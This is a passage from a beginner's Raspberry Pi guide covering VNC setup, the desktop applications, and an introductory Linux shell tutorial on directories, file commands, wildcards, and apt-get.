
pi@raspberrypi:~ $ sudo raspi-config
```

A configuration app opens.


2. Select Interfacing Options (number 5 on the list)



3. Select VNC (Number 3 on the menu) and select Yes.




4. You can then Select Finish.




Back to the PC – The VNC Viewer

1. **Download, install and launch [VNC Viewer](#).**
2. Select **New connection** from the File menu.



3. Enter `raspberrypi.local` in the “VNC Server” field. If this does not work, try again with the name “`raspberrypi`” without `.local`. Then click ok. You will then be asked to enter the Pi username and password you set earlier. You’ll see your Pi desktop on the computer if it is finished correctly.



Congratulations.

You have now installed an operating system on your Raspberry Pi. So what do you want to do from here?

There are so many different things you can do with a Raspberry Pi. Some popular uses include making your Raspberry Pi into a retro arcade machine, using your Raspberry Pi as a web server, or using it as the brain for a robot, security system or custom IoT device.


Introduction Project 3: First Boot

Once you have installed your OS, you can begin to get familiar with the system. First, we will have a look at Chromium. The Raspberry Pi OS comes with Chromium as standard. The remainder of this section will look at the other critical areas on the OS.

The Chromium web browser

Chromium is a free and open-source web browser project principally developed and maintained by Google. This codebase provides the vast majority of code for the Google Chrome browser, proprietary software with some additional features.

To practise using your Raspberry Pi, start by loading the Chromium web browser: click on the raspberry icon at the top-left to bring up the menu, move your mouse pointer to select the Internet category, and click on Chromium Web Browser to load it.



The first time you load Chromium, it may bring up several tabs along the top of the window. To switch to a different account, click on it; to close an account tab without closing Chromium itself, click the cross on the right-hand edge of the account you want to complete. To open a new tab, which is a handy way of having multiple websites open without having to juggle numerous Chromium windows, either click on the tab button to the right of the last tab in the list or hold down the CTRL key on the keyboard and press the T key before letting go of CTRL.

When you're finished with Chromium, click the close button at the top-right of the window.

The File Manager

In the File Manager you browse the files and folders, also known as directories, on

You connect Raspberry Pi's microSD card and those on any removable storage devices – like USB flash

drives – to Raspberry Pi's USB ports. When you first open it, it automatically goes to your home directory. Here you'll find a series of other folders, known as subdirectories, which – like the menu – are arranged in categories.

The main subdirectories are:

Bookshelf: This contains digital copies of books, magazines, and other publications from

Raspberry Pi Press, including a copy of this Beginner's Guide. You can read these and

download more with the Bookshelf application; find it in the Help section of the menu.

Desktop: This folder is what you see when you first load Raspberry Pi OS; if you save a file here, it will appear on the desktop, making it easy to find and load.

Documents: Home to most of the files you'll create, from short stories to recipes.

Downloads: When you download a file from the internet using the Chromium web

browser, it will be automatically saved in Downloads.

Music: Any music you create or put on Raspberry Pi can be stored here.

Pictures: This folder is specifically for pictures, known in technical terms as image files.

Public: While most of your files are private, anything you put in Public will be available to other users of Raspberry Pi, even if they have their username and password.

The Recommended Software Tool

Although Raspberry Pi OS comes preloaded with a wide range of software, it's compatible with even more. A selection of the best of

this software can be found in the Recommended Software tool.

Note that the Recommended Software tool needs a connection to the internet. If your Raspberry Pi is connected, click on the raspberry menu icon, move your mouse pointer to Preferences, and click on Recommended Software. The tool will load, and then begin downloading information about available software. After a few seconds, a list of compatible software packages will appear.

These, like the software in the raspberry menu, are arranged into various categories. Click on a class in the pane on the left to see software from that category, or click All Programs to see everything.

Chapter 2, Projects

The Raspberry Pi is an ideal foundation for building your projects. It's cheap, powerful, has an open environment aimed at open source development. Plus it is very portable. But perhaps the most exciting aspect of the Pi is the General-Purpose Input/Output (GPIO) header. These pins are there for the sole purpose of allowing you to interact with the environment around you. When used with Python, the GPIO instantly opens the Pi up to the physical world around it.

Before you start a project, we recommend a little shopping. These items can all be found cheaply (the most expensive is around \$10) from popular electronics sites and online auctions. Firstly get a [breadboard](#). Number two is male-to-female and male-to-male [breadboard](#) wire, a must for wiring up your contraptions. Number three is a beginner's set of electronic components. These will have all the standard resistors and LEDs you'll need before you even know you need them.

Building Projects

Your Raspberry Pi project will fall into one or more of three categories: external, software or embedded projects.

External projects are when we build our electronic circuits, connect them to the Pi via the GPIO and write software (most likely in Python) to communicate with them. If you're new to any of these fields, don't be discouraged. With a bit of help from a great community and some fantastic tutorials, you'll soon be building some basic circuits and controlling them with software correctly. Then your projects will get bigger, and you'll start your own from scratch. Indeed, the only limitation is your imagination.

Building & Software Projects

Many of the projects we want (or need) to develop won't require the full GPIO capabilities of the Pi and will just use it purely as a computer to write and run our applications. These are software projects. The Pi is more suited to this task than most desktops or laptops as it has been specifically designed as a development and learning platform.

From the child-friendly Scratch programming environment to the robust and diverse Python language, there's a starting point for everyone here, regardless of previous experience or ability.

Building Embedded Projects

Think of embedded projects as a hybrid project where the Pi is used to bridge the gap between two devices or add new functionality to a device.

The perfect example of this is the Media Centre project. HDTVs are yesterday's news – everyone wants a smart intelligent TV now. No problem: the Broadcom chip on the Pi can easily play high-definition video and output this via the HDMI port.

Combine that with the fact that the Pi can even be powered from the USB port of many TVs and suddenly, you have a cheap and powerful upgrade to our existing HDTV. This project brings out Pi's full potential.

Programming Introduction

Simply put, the shell is a program that takes your commands from the keyboard and gives them to the operating system to perform. In the old days, it was the only user interface available on a Unix computer. Nowadays, we have graphical user interfaces (GUIs) and command-line interfaces (CLIs) such as the shell.

The shell is a program that processes our commands and returns outputs. We interact with the shell through a terminal. This could be an emulated terminal on the Pi's graphical desktop, or via remote connection for more advanced users. Getting comfortable with the shell is an important step, because it provides us with powerful tools to control how our Pi functions.

Essential Shell Commands Cheat Sheet

Command	Description
ls	List contents of directory
cd <dir>	Change to directory: <dir>
mkdir <dir>	Make a new directory called <dir>
Rmdir <dir>	Delete the empty directory, <dir>
Rm <file>	Delete the file, <file>
nano	Run the nano text editor program

On most Linux systems, a program called bash (which stands for Bourne Again SHell, an enhanced version of the original Bourne shell program, sh, written by Steve Bourne) acts as the shell program. There are several additional shell programs available on a typical Linux system. These include Ksh, tcsh and sh.

Two tricks make life much easier in the shell: autocomplete and command history. Often you will only need to type the first few characters of a command or filename, then hit the tab. The shell will attempt to autocomplete the string based on the files in the current directory or programs in commonly used directories (the body will search for executable programs in places like /bin or /usr/bin/). If you hit the up arrow on the command line, you'll be able to step back through your command history, which is helpful if you mistyped a character in a long string of commands.

```
pi@raspberrypi: ~
File Edit Tabs Help
2012-11-23-213202_1280x800_screenshot.png  pygameloadimage.py
ArduinoSerial.txt                          pygamemidil.py
AstralTresspassers2CombinedLoops.sb        pygamemovie.py
AstralTresspassers2.sb                     pygamesound.py
AstralTresspassers.sb                      pygamesprite.py
background.png                             pygamesprite.txt
BlogPost.txt                               pygametext.py
CastleThunder.wav                          pyserial1.py
config.png                                 pyserial2.py
Desktop                                   python_games
desktop.png                                readFromArduino.py
Documents                                  readFromArduino.txt
fontsonPi.txt                              Scratch
foo                                         Scream.wav
foo.mpg                                    sketchbook
ifconfig.png                              testRaspPiUART.py
nano.save                                  testRaspPiUARTwithCatch.py
permissions.png                            thereminMask.png
playSounds2.py                             theremin.png
playSounds.py                              WilhelmScream.wav
pygamefullscreen.py                         xterm.png
pi@raspberrypi ~ $ sudo make me a sandwich
make: *** No rule to make target `me'. Stop.
pi@raspberrypi ~ $
```

Figure 5 - LX Terminal Shell

Here is a list of the crucial index of directories:

Descriptions of Shell Commands

Directory Description

/

/bin Programs and commands that all users can run

/boot All the files needed at boot time

/dev Special files that represent the devices on your system

/etc Configuration files

/etc/init.d Scripts to start up services

/etc/X11 X11 configuration files

/home User home directories

/home/pi Home directory for pi user

/lib Kernel modules/drivers

/media Mount points for removable media

/proc A virtual directory with information about running processes and the OS

/sbin Programs for system maintenance

/sys A special directory on the Raspberry Pi that represents the hardware devices

/tmp Space for programs to create temporary files

/usr	Programs and data usable by all users
/usr/bin	Most of the programs in the operating system reside here
/usr/games	Yes, games
/usr/lib	Libraries to support common programs
/usr/local	Software that may be specific to this machine goes here
/usr/sbin	More system administration programs
/usr/share	Things that are shared between applications like icons or fonts
/usr/src	Linux is open source; here's the source!
/var	System logs and spool files
/var/backups	Backup copies of all the most vital system files
/var/cache	Any program that caches data (like apt-get or a web browser) stores it here.
/var/log	All of the system logs and individual service logs
/var/mail	All user email is stored here, if you're set up to handle email
/var/spool	Data waiting to be processed (e.g. incoming email, print jobs)

You'll see your current directory displayed before the command prompt. In Linux your home directory has a shorthand notation: the tilde (~). When you open the

LXTerminal you'll be dropped into your home directory and your prompt will look like this:

```
pi@raspberrypi ~ $
```

Here's an explanation of that prompt:

```
pi@ raspberrypi ~ $
```

Your username, pi, followed by the at (@) symbol. The name of your computer (raspberrypi is the default host name).

The current working directory of the shell. You always start out in your home directory (~).

This is the shell prompt. Any text you type will appear to the right of it. Press Enter or Return to execute each command you type.

Use the cd (change directory) command to move around the filesystem. The following two commands have the same effect (changing to the home directory) for the pi user:

```
cd /home/pi/ cd~
```

If the directory path starts with a forward slash it will be interpreted as an absolute path to the directory. Otherwise the directory will be considered relative to the current working directory. You can also use . and .. to refer to the current directory and the current directory's parent. For example, to move up to the top of the filesystem:

```
pi@raspberrypi ~ $ cd .. pi@raspberrypi /home $ cd ..
```

You could also get there with the absolute path /:

```
pi@raspberrypi ~ $ cd /
```

Once you've changed to a directory, use the ls command to list the files there.

```
pi@raspberrypi / $ ls
```

```
bin dev home lost+found mnt proc run selinux sys usr boot etc  
lib media opt root sbin srv tmp var
```

Most commands have additional parameters or switches that can be used to turn on different behaviors. For example, the -l

switch will produce a more detailed listing, showing file sizes, dates and permissions:

```
pi@raspberrypi ~ $ ls -l
```

```
total 8
```

```
drwxr-xr-x 2 pi pi 4096
```

```
Oct 12 14:26 Desktop
```

```
drwxrwxr-x 2 pi pi 4096
```

```
Jul 20 14:07
```

```
python_games
```

A Guided Tour of “The Shell”

It’s time to take our tour. The table below lists some interesting places to explore. This is by no means a complete list, but it should prove to be an interesting adventure. For each of the directories listed below, do the following:

For each of the directories listed below, do the following:

- cd into each directory.
- Use ls to list the contents of the directory.
- If you see an interesting file, use the file command to determine its contents.
- For text files, use less to view them.

Interesting directories and their contents

Description

/ The root directory where the file system begins. In most cases the root directory only contains subdirectories.

/boot This is where the Linux kernel and boot loader files are kept. The kernel is a file called vmlinuz.

/etc The /etc directory contains the configuration files for the system. All of the files in /etc should be text files. Points of interest:

/etc/passwd

The passwd file contains the essential information for each user. It is here that users are defined.

/etc/fstab

The fstab file contains a table of devices that get mounted when your system boots. This file defines your disk drives.

/etc/hosts

This file lists the network host names and IP addresses that are intrinsically known to the system.

`/etc/init.d`

This directory contains the scripts that start various system services typically at boot time.

`/bin,`
`/usr/bin` These two directories contain most of the programs for the system. The `/bin` directory has the essential programs that the system requires to operate, while `/usr/bin` contains applications for the system's users.

`/sbin,` The `sbin` directories contain programs for system
`/usr/sbin` administration, mostly for use by the superuser.

The `/usr` directory contains a variety of things that support user applications. Some highlights:

`/usr/share/X11`

Support files for the X Windows system

`/usr/share/dict`

Dictionaries for the spelling checker. Bet you didn't know that Linux had a spelling checker.

`/usr` `/usr/share/doc`

Various documentation files in a variety of formats.

`/usr/share/man`

The man pages are kept here.

`/usr/src`

Source code files. If you installed the kernel source code package, you will find the entire Linux kernel source code here.

`/usr/local` `/usr/local` and its subdirectories are used for the installation of software and other files for use on the local machine. What this really means is

that software that is not part of the official distribution (which usually goes in /usr/bin) goes here.

When you find interesting programs to install on your system, they should be installed in one of the /usr/local directories. Most often, the directory of choice is /usr/local/bin.

The /var directory contains files that change as the system is running. This includes:

/var/log

Directory that contains log files. These are updated as the system runs. You should view the files in this directory from time to time, to monitor the health of your system.

/var

/var/spool

This directory is used to hold files that are queued for some process, such as mail messages and print jobs. When a user's mail first arrives on the local system (assuming you have local mail), the messages are first stored in /var/spool/mail

/lib

The shared libraries (similar to DLLs in that other operating system) are kept here.

/home is where users keep their personal work. In general, this is the only place users are allowed to write files. This keeps things nice and clean :-)

/root This is the superuser's home directory.

/tmp /tmp is a directory in which programs can write their temporary files.

/dev The /dev directory is a special directory, since it does not really contain files in the usual sense. Rather, it

contains devices that are available to the system. In Linux (like Unix), devices are treated like files. You can read and write devices as though they were files. For example `/dev/fd0` is the first floppy disk drive, `/dev/sda` (`/dev/hda` on older systems) is the first IDE hard drive. All the devices that the kernel understands are represented here.

`/proc` The `/proc` directory is also special. This directory does not contain files. In fact, this directory does not really exist at all. It is entirely virtual. The `/proc` directory contains little peep holes into the kernel itself. There are a group of numbered entries in this directory that correspond to all the processes running on the system. In addition, there are a number of named entries that permit access to the current configuration of the system. Many of these entries can be viewed. Try viewing `/proc/cpuinfo`. This entry will tell you what the kernel thinks of your CPU.

`/media,/mnt` Finally, we come to `/media`, a normal directory which is used in a special way.

The `/media` directory is used for mount points. As we learned in the earlier about the different physical storage devices (like hard disk drives) are attached to the file system tree in various places. This process of attaching a device to the tree is called mounting. For a device to be available, it must first be mounted.

When your system boots, it reads a list of mounting instructions in the file `/etc/fstab`, which describes which device is mounted at which mount point in the directory tree. This takes care of the hard drives, but you may also have devices that are considered temporary, such as CD-ROMs and floppy disks. Since these are removable, they do not stay mounted all the time. The `/mediadirectory` is used by the automatic device mounting mechanisms found in modern

desktop oriented Linux distributions. On systems that require manual mounting of removable devices, the /mnt directory provides a convenient place for mounting these temporary devices. You will often see the directories /mnt/floppy and /mnt/cdrom. To see what devices and mount points are used, type mount.

Introduction Project 4: Manipulating Files

This lesson will introduce you to the following commands:

- cp - copy files and directories
- mv - move or rename files and directories
- rm - remove files and directories
- mkdir - create directories

These four commands are among the most frequently used Linux commands.

They are the basic commands for manipulating both files and directories.

Now, to be frank, some of the tasks performed by these commands are more easily done with a graphical file manager. With a file manager, you can drag and drop a file from one directory to another, cut and paste files, delete files, etc. So why use these old command line programs?

The answer is power and flexibility. While it is easy to perform simple file manipulations with a graphical file manager, complicated tasks can be easier with the command line programs. For example, how would you copy all the HTML files from one directory to another, but only copy files that did not exist in the destination directory or were newer than the versions in the destination directory?

Pretty hard with a file manager. Pretty easy with the command line:

```
[me@linuxbox me]$ cp -u *.html destination
```


Wildcards

Before I begin with our commands, I want to talk about a shell feature that makes these commands so powerful. Since the shell uses filenames so much, it provides special characters to help you rapidly specify groups of filenames. These special characters are called wildcards. Wildcards allow you to select filenames based on patterns of characters. The table below lists the wildcards and what they select:

Summary of wildcards and their meanings

** = Matches any characters*

? = Matches any single character

[characters] =

Matches any character that is a member of the set characters. The set of characters may also be expressed as a POSIX character class such as one of the following:

Posix Character Classes

[:alnum:]

Alphanumeric characters

[:alpha:]

Alphabetic characters

[:digit:]

Numerals

[:upper:]

Uppercase alphabetic characters

[:lower:]

Lowercase alphabetic characters

[!characters]

Matches any character that is not a member of the set characters

Using wildcards, it is possible to construct very sophisticated selection criteria for filenames. Here are some examples of patterns and what they match:

Examples of wildcard matching

Pattern	Matches
*	All filenames
g*	All filenames that begin with the character “g”
b*.txt	All filenames that begin with the character “b” and end with the characters “.txt”
Data???	Any filename that begins with the characters “Data” followed by exactly 3 more characters
[abc]*	Any filename that begins with “a” or “b” or “c” followed by any other characters
[[upper:]]*	Any filename that begins with an uppercase letter. This is an example of a character class.
BACKUP. [[digit:]] [[digit:]]	Another example of character classes. This pattern matches any filename that begins with the characters “BACKUP.” followed by exactly two numerals.
*[! [:lower:]]	Any filename that does not end with a lowercase letter.

You can use wildcards with any command that accepts filename arguments.

cp

The `cp` program copies files and directories. In its simplest form, it copies a single file:

```
[me@linuxbox me]$ cp file1 file2
```

It can also be used to copy multiple files to a different directory:

```
[me@linuxbox me]$ cp file1 file2 file3 directory
```

Examples of the cp command

Command	Results
---------	---------

<code>cp file1 file2</code>	Copies the contents of file1 into file2. If file2 does not exist, it is created; otherwise, file2 is overwritten with the contents of file1.
-----------------------------	--

<code>cp -i file1 file2</code>	Like above however, since the “-i” (interactive) option is specified, if file2 exists, the user is prompted before it is overwritten with the contents of file1.
--------------------------------	--

<code>cp file1 dir1</code>	Copy the contents of file1 (into a file named file1) inside of directory dir1.
----------------------------	--

<code>cp -R dir1 dir2</code>	Copy the contents of the directory dir1. If directory dir2 does not exist, it is created. Otherwise, it creates a directory named dir1 within directory dir2.
------------------------------	---

mv

The mv command performs two different functions depending on how it is used. It will either move one or more files to a different directory, or it will rename a file or directory. To rename a file, it is used like this:

```
[me@linuxbox me]$ mv filename1 filename2
```

To move files to a different directory:

```
[me@linuxbox me]$ mv file1 file2 file3 directory
```

Examples of mv and its options include:

Examples of the mv command

Command	Results
<code>mv file1 file2</code>	If file2 does not exist, then file1 is renamed file2. If file2 exists, its contents are replaced with the contents of file1.
<code>mv -i file1 file2</code>	Like above however, since the “-i” (interactive) option is specified, if file2 exists, the user is prompted before it is overwritten with the contents of file1.
<code>mv file1 file2 file3 dir1</code>	The files file1, file2, file3 are moved to directory dir1. dir1 must exist or mv will exit with an error.
<code>mv dir1 dir2</code>	If dir2 does not exist, then dir1 is renamed dir2. If dir2 exists, the directory dir1 is created within directory dir2.

rm

The `rm` command deletes (removes) files and directories.

```
[me@linuxbox me]$ rm file
```

It can also be used to delete a directory:

```
[me@linuxbox me]$ rm -r directory
```

Examples of `rm` and its options include:

Examples of the `rm` command

Command	Results
---------	---------

<code>rm file1 file2</code>	Delete file1 and file2.
-----------------------------	-------------------------

<code>rm -i file1 file2</code>	Like above however, since the “-i” (interactive) option is specified, the user is prompted before each file is deleted.
--------------------------------	---

<code>rm -r dir1 dir2</code>	Directories dir1 and dir2 are deleted along with all of their contents.
------------------------------	---

Be careful with `rm`!

Linux does not have an undelete command. Once you delete a file with `rm`, it's gone. You can inflict terrific damage on your system with `rm` if you are not careful, particularly with wildcards.

Before you use `rm` with wildcards, try this helpful trick: construct your command using `ls` instead. By doing this, you can see the effect of your wildcards before you delete files. After you have tested your command with `ls`, recall the command with the up-arrow key and then substitute `rm` for `ls` in the command.

mkdir

The `mkdir` command is used to create directories. To use it, you simply type:

```
[me@linuxbox me]$ mkdir directory
```

Introduction Project 5: Setting the Date and Time

A typical laptop or desktop will have additional hardware and a backup battery (usually a coin cell) to save the current time and date. The Raspberry Pi does not, but Raspbian is configured to automatically synchronize its time and date with an Network Time Protocol (NTP) server when plugged into a network.

Having the correct time can be important for some applications.

To set the time and date manually, use the date program:

```
$ sudo date --set="Sun Nov 18 1:55:16 EDT 2012"
```

Introduction Project 6: Installing New Software by Programming

One of the areas that Linux completely trounces other operating systems is in software package management. Package managers handle the downloading and installation of software, and they automatically handle downloading and installing dependencies. Keeping with the modular approach, many software packages on Linux depend on other pieces of software.

The package manager keeps it all straight, and the package managers on Linux are remarkably robust.

Raspbian comes with a pretty minimal set of software, so you will soon want to start downloading and installing new programs. The examples in this book will all use the command line for this, since it is the most flexible and quickest way of installing software.

The program `apt-get` with the `-install` switch is used to download software. `apt-get` will even download all of the other software that your package requires so you don't have to go hunting around for dependencies. Software has to be installed with superuser permissions, so always use `sudo` (this command installs the Emacs text editor):

```
pi@raspberrypi ~ $ sudo apt-get install emacs
```

Project 4: Use your Pi as a desktop PC

After spending some time getting familiar with the user interface and basic programming you will find you can do a lot with your Pi. The brand new Raspberry Pi can be used for so many different tasks and is perhaps the most flexible personal computer you will ever own. So why not make a PC?



But before you start launching it into space, controlling robots and learning how to code, it's worth spending some time with the Pi to find out just how useful it can be with everyday computing tasks such as checking email, word processing and browsing the web.

As well as being the go-to piece of kit for anyone wanting to build a compact media centre or home NAS box, the Raspberry Pi can be used as a desktop computer. You probably won't be able to perform any advanced tasks such as HD video editing or Bitcoin miner.

For this project you will need:

- Pi Zero and Above,
- The screen or a TV that integrates with the Pi of Choice,
- Keyboard,
- Power supply,
- Another laptop or computer to run the SD Flash.

To use the Raspberry Pi in this way you will need to have the usual power supply, SD card and network connection available. You should also have to hand a USB keyboard and mouse – and if you want to connect the Pi to other USB devices, a powered USB hub.

Ideal for compact offices (the Raspberry Pi can be hidden under a desk, in a drawer or even within one of the table legs), this palm-sized digital wonder can be set up to perform all the typical desktop tasks you've come to expect from the term 'computer' in a matter of minutes.



01 Build your PC

To use your Raspberry Pi as a desktop computer, you should have your basic setup of a power supply, a formatted SD card, HDMI cable and a wired network connection.

